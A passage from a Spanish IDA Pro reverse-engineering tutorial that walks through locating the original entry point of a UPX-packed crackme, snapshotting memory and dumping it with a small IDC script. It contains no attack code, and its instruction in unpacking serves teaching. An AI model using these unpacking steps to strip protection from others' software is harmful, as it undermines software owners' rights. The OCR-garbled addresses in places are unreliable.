Habíamos dicho que en 0x401000 había una referencia a código ejecutable, si hacemos doble click en esa referencia

Vemos que hay un salto a 0x401000.



JMP NEAR es un salto directo a la dirección que está al lado o sea que saltara a 0x401000, evidentemente aquí luego ejecutar todo el STUB y armar el código original, saltara al OEP en 0x401000 que sería el ORIGINAL ENTRY POINT que es diferente del ENTRY POINT del STUB que se encuentra en 0x00409BE0

Llamaremos OEP o ORIGINAL ENTRY POINT al ENTRY POINT del programa original, obviamente como es un programa empacado no se sabe dónde está y solo nosotros como tenemos el original podemos saber que estaba en 0x401000.

```


00401000 ; 
00401000 ;
00401000 ;
00401000 ; Segment type: Pure code
00401000 ; Segment permissions: Read/Execute
00401000 CODE segment para public 'CODE' use32
00401000 assume cs:CODE
00401000 ;org 401000h
00401000 assume es:OVERLAY, ss:OVERLAY, ds:CODE, fs:nothing, gs
00401000
00401000
00401000
00401000 public start
00401000 start proc near
00401000 push    0           ; lpModuleName
00401002 call    GetModuleHandleA
00401007 mov     ds:hInstance, eax
0040100C push    0           ; lpWindowName
0040100E push    offset ClassName ; "No need to disasm the code
00401013 call    FindWindowA
00401018 or     eax, eax
0040101A jz     short loc_40101D

```




Obviamente cuando nos llega un programa empacado no sabemos cuál es el OEP, porque no tenemos el original, así que va a haber que hallarlo, viendo cuando el STUB termine de hacer todas sus tretas y termine de armar el código original, saltará a ejecutarlo para comenzar el programa, casi siempre, la primera línea de código que ejecute en esa sección que armo será el OEP.


Podríamos poner un BREAKPOINT en ese JMP al OEP, para ver si allí el programa original ya está armado, probemos.



Elijamos el debugger LOCAL WIN32 DEBUGGER y apretemos START DEBUGGER.



Allí paro en el salto al OEP, traceemos un paso con f8.



Apretamos YES para que interprete como CODIGO la primera sección UPX0 que estaba definida como DATA.


```

UPX0:00401000 UPX0 segment para public 'CODE' use32
UPX0:00401000 assume cs:UPX0
UPX0:00401000 ;org 401000h
UPX0:00401000 assume es:debug011, ss:debug011, ds:UPX0, fs:nothing, gs:nothing
UPX0:00401000
UPX0:00401000 loc_401000:
UPX0:00401000 ; CODE XREF: start+183j
UPX0:00401000 ; DATA XREF: HEADER:00400204t0
UPX0:00401000 push 0
UPX0:00401002 call sub_401506
UPX0:00401007 mov dword_4020CA, eax
UPX0:0040100C push 0
UPX0:0040100E push offset aNoNeedToDisasm ; "No need to disasm the code!"
UPX0:00401013 call sub_4014BE
UPX0:00401018 or eax, eax
UPX0:0040101A jz short loc_40101D
UPX0:0040101C retn
UPX0:0040101D ;
UPX0:0040101D UNKNOWN 00401000: UPX0:loc_401000 (Synchronized with EIP)

```

Vemos que ya desempaco el código y salto a ejecutar. El código es muy parecido al 0x401000 del original, aunque vemos que al querer pasar a modo grafico no lo hace porque no está definido como función (loc\_401000), pero lo haremos automáticamente.

Hay un menu medio oculto en la esquina inferior izquierda, haciendo click derecho, elijo REANALYZE PROGRAM.



Vemos que al cliquearla la dirección loc\_401000 cambio a sub\_401000 lo cual indica que ahora es una función, así que podemos cambiarla a modo gráfico con la barra espaciadora.

```

UPX0:00401000
UPX0:00401000 ; ====== S U B R O U T I N E ======
UPX0:00401000
UPX0:00401000
UPX0:00401000 sub_401000 proc near ; CODE XREF: start+183j
UPX0:00401000
UPX0:00401000 push 0 ; DATA XREF: HEADER:00400204t0
UPX0:00401002 call sub_401506
UPX0:00401007 mov dword_4020CA, eax
UPX0:0040100C push 0
UPX0:0040100E push offset aNoNeedToDisasm ; "No need to disasm the code!"
UPX0:00401013 call sub_4014BE
UPX0:00401018 or eax, eax
UPX0:0040101A jz short loc_40101D
UPX0:0040101C retn
UPX0:0040101D UNKNOWN 00401000: sub_401000 (Synchronized with EIP)

```

Ahora quedo más linda.

```
EIP
00401000 ORDATA segment para public code uses32
00401000 assume cs:UPX0
00401000 ;org 401000h
00401000 assume es:debug011, ss:debug011, ds:UPX0, fs:nothing, gs:nothing
00401000
00401000
00401000
00401000 sub_401000 proc near
00401000 push 0
00401002 call sub_401506
00401007 mov dword_4020CA, eax
0040100C push 0
0040100E push offset aNoNeedToDisasm ; "No need to disasm the code!""
00401013 call sub_4014BE
00401018 or eax, eax
0040101A jz short loc_40101D

-168,208 | (895,122) UNKNOWN 00401000: sub_401000 (Synchronized with EIP)
```

Una diferencia que vemos es que el original mostraba en 0x401002 por ejemplo CALL GetModuleHandleA, mientras que esta muestra CALL sub\_401056, veamos que hay dentro de ese CALL.

```
00401506
00401506
00401506 ; Attributes: thunk
00401506
00401506 sub_401506 proc near
00401506 jmp off_403238
00401506 sub_401506 endp
00401506
```

Veamos la diferencia con el original, si entramos en el CALL GetModuleHandleA en el original.

```
00401506
00401506
00401506 ; Attributes: thunk
00401506
00401506 ; HMODULE __stdcall GetModuleHandleA(LPCSTR lpModuleName)
00401506 GetModuleHandleA proc near
00401506
00401506 lpModuleName = dword ptr 4
00401506
00401506 jmp ds:_imp_GetModuleHandleA
00401506 GetModuleHandleA endp
00401506
```

También hay un salto indirecto, aquí detecta que salta a la api, el otro no, pero donde va el paqueado allí?

```

• UPX0:00403228 off_403228 dd offset kernel32_GlobalAlloc ; DATA XREF: UPX0:004014EEtr
• UPX0:0040322C off_40322C dd offset kernel32_lstrlen ; DATA XREF: UPX0:004014F4tr
• UPX0:00403230 off_403230 dd offset kernel32_CloseHandle ; DATA XREF: UPX0:004014FAtr
• UPX0:00403234 off_403234 dd offset kernel32_WriteFile ; DATA XREF: UPX0:00401500tr
• UPX0:00403238 off_403238 dd offset kernel32_GetModuleHandleA ; DATA XREF: sub_401506tr
• UPX0:0040323C off_40323C dd offset kernel32_ReadFile ; DATA XREF: UPX0:0040150Ctr
• UPX0:00403240 off_403240 dd offset kernel32_ExitProcess ; DATA XREF: sub_401512tr
UPX0:00403244 align 8
UPX0:00403248 off_403248 dd offset comctl32_InitCommonControls ; DATA XREF: UPX0:00401518tr
UPX0:0040324C off_40324C dd offset comctl32_CreateToolbarEx ; DATA XREF: UPX0:0040151Etr

```

El contenido de 0x403028 es un offset (off\_) o sea la dirección de la api GetModuleHandleA y en el original la misma dirección esta en la sección idata y contiene también la dirección de la misma api.

```

• .idata:00403234 ; BOOL __stdcall WriteFile(HANDLE hFile, LPVOID lpBuffer, DWORD nNt
• .idata:00403234 ;                           extrn WriteFile:dword ; DATA XREF: CODE:00401500tr
• .idata:00403238 ; HMODULE __stdcall GetModuleHandleA(LPCSTR lpModuleName)
• .idata:00403238 ;                           extrn __imp_GetModuleHandleA:dword
• .idata:00403238 ;                           ; DATA XREF: GetModuleHandleA
• .idata:0040323C ; BOOL __stdcall ReadFile(HANDLE hFile, LPVOID lpBuffer, DWORD nNumb
• .idata:0040323C ;                           extrn ReadFile:dword ; DATA XREF: CODE:0040150Ctr
• .idata:0040323C ;                           ; DATA XREF: ReadFile

```


A pesar de que terminan saltando al mismo lugar, hay una diferencia muy importante que veremos más adelante.

Yo tengo el código del programa desempacado, aunque aún no es funcional y si solo tengo que analizar estáticamente el código del programa que se armó en la primera sección, lo que hago es lo siguiente.

### Primero en SEGMENTS

■ TIB[0000027B8]	00203000	00211000	R	W	.	D	.	byte	0000	p	E8	
■ HEADER	00400000	00401000	?	?	?	.	L	page	0004	p	EC	
■ UPX0	00401000	00409000	R	W	X	.	L	para	0001	p	ED	
■ UPX1	00409000	0040A000	R	W	X	.	L	para	0002	p	ES	
■ .rsrc	0040A000	0040B000	R	W	.	.	L	para	0003	p	ED	
■ OVERLAY	0040B000	0040B200	R	W	.	.	L	byte	0000	p	ESI	
■ debug015	00410000	004D1000	R	.	.	D	.	byte	0000	p	EII	
												EFI

Verifico que todas las secciones del packer tengan la L o sea que cargaran en el LOADER, como vemos en la imagen, incluso puedo agregar alguna dll o segmento que quiera que esté en el análisis estático, haciendo CLICK DERECHO-EDIT SEGMENT en la línea que queremos agregar al LOADER.




Los segmentos que queremos que se agreguen le ponemos la tilde en LOADER SEGMENT, en este caso solo dejaremos los segmentos del PACKER pero es bueno saber que podemos agregar otros.

Luego la opción TAKE MEMORY SNAPSHOT guardara los segmentos que hayamos marcados como LOADER con el código que tengan. (NO CONFUNDIR CON LA OTRA OPCION FILE-TAKE DATABASE SNAPSHOT que estudiamos antes)

Vemos que si paro el DEBUGGER, y por supuesto quedo en el LOADER y voy a 0x401000 en vez de estar vacío como antes, ahora aparece el código que copiamos cuando estábamos parado en el OEP y que ahora está disponible para hacer reversing estático al igual que todos los segmentos que tengan la L, por supuesto al arrancar el DEBUGGER de nuevo se perdería porque lo pisaría con los bytes que realmente estarán allí al inicializar la sección en el DEBUGGER, así que si necesitamos la database con el análisis estático, debemos copiarla a otra carpeta y abrirlo con otro IDA para trabajar tranquilos.

Si arranco de nuevo el debugger y paro en el ENTRY POINT del mismo antes de ejecutar el STUB, veo que la zona de 0x401000 esta vacía nuevamente.



The screenshot shows the IDA Pro interface with several windows open:

- Debug View**: Shows the current state of the debugger.
- IDA View-EIP**: Shows assembly code starting at address 00409BE0. The code includes:
 

```
00409BE0 00409BE0
00409BE0 00409BE0 public start
00409BE0 00409BE0 start proc near
00409BE0
00409BE0 var_AC= byte ptr -0ACh
00409BE0
00409BE0 pusha
00409BE1 mov     esi, offset dword_409000
00409BE6 lea     edi, [esi-800h]
00409BEC push    edi
00409BED jmp    short loc_409BFA
```
- Program Segmentation**: Shows the memory dump for the LOADER section (UPX0). The dump starts at address 00401000 and contains the following bytes:
 

```
3C 20 4D 33 38 08 0E 65 53 32 D8 80 40 4F 16  '-M30..eS2+C@0.
+1 CE 5E 80 2E 3F DE 27 50 30 7B 99 92 18 50 @A+...?;P0(Ü€.P
72 63 AC 1B 68 65 97 43 1A 27 89 90 32 00 00 src4.heüC.'ë.2..
FD 8D 79 EA 24 00 00 00 FF 00 00 00 00 00 00 00 p}.y0$.....
09B0: UPX1:00409BB0
```
- Enums**: Shows the enumeration definitions for the LOADER section.
- Segments**: Shows the segment permissions for the LOADER section (UPX0).
- Registers**: Shows the current register values.
- Call Graph**: Shows the call graph for the LOADER section.
- Stack**: Shows the current stack contents.
- File View**: Shows the file structure and contents.

Lo que habíamos guardado en la database se perdió, porque en el DEBUGGER la info del LOADER se pisó con los bytes que inicializaron la sección UPX0, así que, si lo necesitamos para reversing estático, como dije antes luego de hacer el TAKE MEMORY SNAPSHOT hay que copiarlo a otra carpeta, antes de volver a arrancar el debugger.

Como soy un molesto voy a buscar una segunda forma de encontrar el OEP, que es buscando la primera instrucción que se ejecute en la primera sección, es otro método que a veces puede funcionar.

Arranco de nuevo el PACKEADO en el DEBUGGER, parando en su ENTRY POINT.

```

00409BE0
00409BE0
00409BE0 public start
00409BE0 start proc near
00409BE0
00409BE0 var_AC= byte ptr -0ACh
00409BE0
00409BE0 pusha
00409BE1 mov     esi, offset dword_409000
00409BE6 lea     edi, [esi-8000h]
00409BEC push    edi
00409BED jmp    short loc_409BFA

```

5,149 | (908,149) | 00000FE0 | 00409BE0: start (Synchronized with EIP)

Voy a la primera sección donde comienza a 0x401000.


```

UPX0:00401000 ; Virtual size      : 00000000 ( 32768.)
UPX0:00401000 ; Section size in file : 00000000 ( 0.)
UPX0:00401000 ; Offset to raw data for section: 00000000
UPX0:00401000 ; Flags E0000080: Bss Executable Readable Writable
UPX0:00401000 ; Alignment      : default
UPX0:00401000 ;
=====
UPX0:00401000 ; Segment type: Pure code
UPX0:00401000 ; Segment permissions: Read/Write/Execute
UPX0:00401000 UPX0 segment para public 'CODE' use32
UPX0:00401000 assume cs:UPX0
UPX0:00401000 ;org 401000h
UPX0:00401000 assume es:debug011, ss:debug011, ds:UPX0, fs:nothing, gs:nothing
UPX0:00401000 unk_401000 db 0                                     ; CODE XREF: start+183j
UPX0:00401000                                         0             ; DATA XREF: HEADER:00400204@0
UPX0:00401001 db 0

UNKNOWN 00401000: UPX0:unk_401000 (Synchronized with EIP)

```

Allí coloco un BREAKPOINT con f2, lo configuro para que pare por EXECUTE o sea cuando ejecuta y no cuando se escriba o lea allí ya que sino parara cuando copia el código y lo va armando y no quiero eso, solo quiero que cuando este armado y salte a ejecutar, pare en la primera instrucción que ejecute, y como no sé cuál será, pongo un BREAKPOINT ON EXECUTE que abarque toda la sección (0x8000 bytes)



Se ponen todas las instrucciones rojas.

```

IDA View-EIP          Program Segmentation
UPX0:00401000 ; Offset to raw data for section: 00000400
UPX0:00401000 ; Flags E0000080: Bas Executable Readable Writable
UPX0:00401000 ; alignment : default
UPX0:00401000 ; -----
UPX0:00401000
UPX0:00401000 ; Segment type: Pure code
UPX0:00401000 ; Segment permissions: Read/Write/Execute
UPX0:00401000 UPX0 segment para public 'CODE' use32
UPX0:00401000 assume cs:UPX0
UPX0:00401000 ;org 401000h
UPX0:00401000 assume es:debug011, ss:debug011, ds:UPX0, fs:nothing, gs:nothing
UPX0:00401000 unk_401000 db 0 ; CODE XREF: start+1834
UPX0:00401000 ; DATA XREF: HEADER:004002040
UPX0:00401001 db 0
UPX0:00401002 db 0
UPX0:00401003 db 0
UNKNOWN 00401000: UPX0:unk_401000 (Synchronized with EIP)

Hex View-1
409B80 FB 43 4F 44 45 D7 83 06 23 DF B2 C3 BB B6 60 44 vCODE+â.#`|++|`D
409B90 41 54 29 FB D4 8C D8 C7 6E 61 27 CA C0 2E 97 61 AT)u+.+{na'-+.ùa
409BA0 27 0C 28 4D 33 30 08 0E 65 53 32 D8 80 40 4F 16 '-.-M30..eS2+çøo.

```

Deshabilito los otros dos breakpoints en DEBUGGER-BREAKPOINT-BREAKPOINT LIST.

Type	Location	Pass count	Hardware	Condition
† Abs	0x401000		X (32768 bytes)	
† Abs	0x409BE0			
† Abs	0x409D63			

CLICK DERECHO-DISABLE.

Type	Location	Pass count	Hardware
+ Abs	0x401000		X (32768 bytes)
Abs	0x409BE0		
Abs	0x409D63		

Y ahora si doy RUN.

Y veo que la primera instrucción que paro en la sección recién armada es en este caso 0x401000 mi OEP hallado.



O sea que usando este método coincide y hallamos el OEP que es 0x401000, quite el breakpoint.

Luego de reanalizar me queda de nuevo como función.

```

00401000 assume es:debug011, ss:debug011, ds:UPX0, fs:nothing, gs:nothing
00401000
00401000
00401000
00401000 sub_401000 proc near
00401000 push 0
00401002 call sub_401506
00401007 mov dword_4020CA, eax
0040100C push 0
0040100E push offset aNoNeedToDisasm ; "No need to disasm the code!"
00401013 call sub_4014BE
00401018 or eax, eax
0040101A jz short loc_401010

```

158,229 | (925,145) | UNKNOWN 00401000: sub\_401000 | (Synchronized with EIP)

O sea que hasta ahora obtuvimos el OEP y paramos en el mismo de dos formas diferentes, pudimos hacer un SNAPSHOT del código armado, lo único que nos falta es DUMPEAR y RECONSTRUIR la IAT, para terminar de obtener un archivo desempacado ejecutable y funcional.

Hasta la parte 15 donde terminaremos eso.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 15

---

En la parte anterior vimos un par de métodos de los tantos que hay para detectar y llegar al OEP en un archivo empacado, ahora continuaremos con los dos pasos faltantes, el DUMPEADO y la RECONSTRUCCION DE LA IAT, tratando de explicar la misma.

The screenshot shows the IDA Pro interface. The assembly pane at the top displays the following code:

```
00401000
00401000
00401000
00401000 sub_401000 proc near
00401000 push    0
00401002 call    sub_401506
00401007 mov     dword_4020CA, eax
0040100C push    0
0040100E push    offset aNoNeedToDisasm ; "No need to disasm the code!"
00401013 call    sub_4014BE
00401018 or      eax, eax
0040101A jz      short loc_40101D
```

A red arrow points from the assembly code to the memory dump pane below. The memory dump pane shows the raw bytes of the memory starting at address 00401000:

C 20 4D 33 30 08 0E 65 53 32 D8 80 40 4F 16	'..M30..eS2+C@0.
I CE 5E 8D 2E 3F DE 27 50 30 7B 99 92 18 50	@A+^..? 'P0{0E.P
P 63 AC 1B 68 65 97 43 1A 27 89 90 32 00 00	src%heuC.'ë.2..
D 0D 79 EA 24 00 00 00 FF 00 00 00 00 00 00	p}.y0\$.....
E 00 90 40 00 8D BE 00 80 FF FF 57 EB 0B 90	+..@...+.ç---Wd..

Volvemos a llegar al OEP y a REANALIZAR el programa y ya tenemos todo listo para DUMPEAR.

Ahora usaremos un script de IDC no de Python.

```
static main()
{
auto fp, ea;
fp = fopen("pepe.bin", "wb");
for ( ea=0x400000; ea < 0x40b200; ea++ )
    fputc(Byte(ea), fp);
}
```

En el script ponemos la ImageBase o sea 0x400000 y la dirección máxima que vemos en el IDA en la pestaña SEGMENTS, de la última sección del ejecutable a DUMPEAR, en este caso la sección OVERLAY que es la última sección del ejecutable termina en 0x40b200.


	00400000	00400000	R W . D . byte	0000	p	EDX 00409B1
HEADER	00400000	00401000	? ? ? . L para	0004	p	ESI 00409B1
UPX0	00401000	00409000	R W X . L para	0001	p	EDI 00409B1
UPX1	00409000	0040A000	R W X . L para	0002	p	EBP 0019FF1
.rsrc	0040A000	0040B000	R W . L para	0003	p	ESP 0019FF1
OVERLAY	0040B000	0040B200	R W . L byte	0000	p	EIP 0040100
debugu033	00445000	00448000	R W . D . byte	0000	p	EFL 0000021

## Untitled - Notepad

File Edit Format View Help

```
static main()
{
auto fp, ea;
fp = fopen("pepe.bin", "wb");
for ( ea=0x400000; ea < 0x40b200; ea++ )
    fputc(Byte(ea), fp);
}
```

Lo guardamos con algún nombre por ejemplo DUMPER.idc



Y lo corremos en FILE-SCRIPT FILE vemos que acepta scripts tanto de Python como IDC, así que no hay problema.

PACKED CRACKME UPX				
	Name	Date modified	Type	Size
<input checked="" type="checkbox"/>	14-INTRODUCCION AL REVERS...	11/15/2016 7:...	7z Archive	986 KB
<input checked="" type="checkbox"/>	14-INTRODUCCION AL REVERS...	11/15/2016 7:...	Microsoft Wor...	1,057 KB
<input checked="" type="checkbox"/>	PACKED_CRACKME.EXE	11/15/2016 7:...	Application	7 KB
<input type="checkbox"/>	PACKED_CRACKME.id0	11/17/2016 6:...	ID0 File	168 KB
<input type="checkbox"/>	PACKED_CRACKME.id1	11/17/2016 6:...	ID1 File	192 KB
<input type="checkbox"/>	PACKED_CRACKME.idb	11/15/2016 7:...	IDA Database	377 KB
<input type="checkbox"/>	PACKED_CRACKME.nam	11/17/2016 6:...	NAM File	16 KB
<input type="checkbox"/>	PACKED_CRACKME.til	11/17/2016 6:...	TIL File	1 KB
<input type="checkbox"/>	pepe.bin	11/17/2016 7:...	BIN File	45 KB

Hago una copia y lo renombro a extensión EXE. (si no ven las extensiones de los archivos deben cambiar esa opción en OPCIONES DE CARPETA)

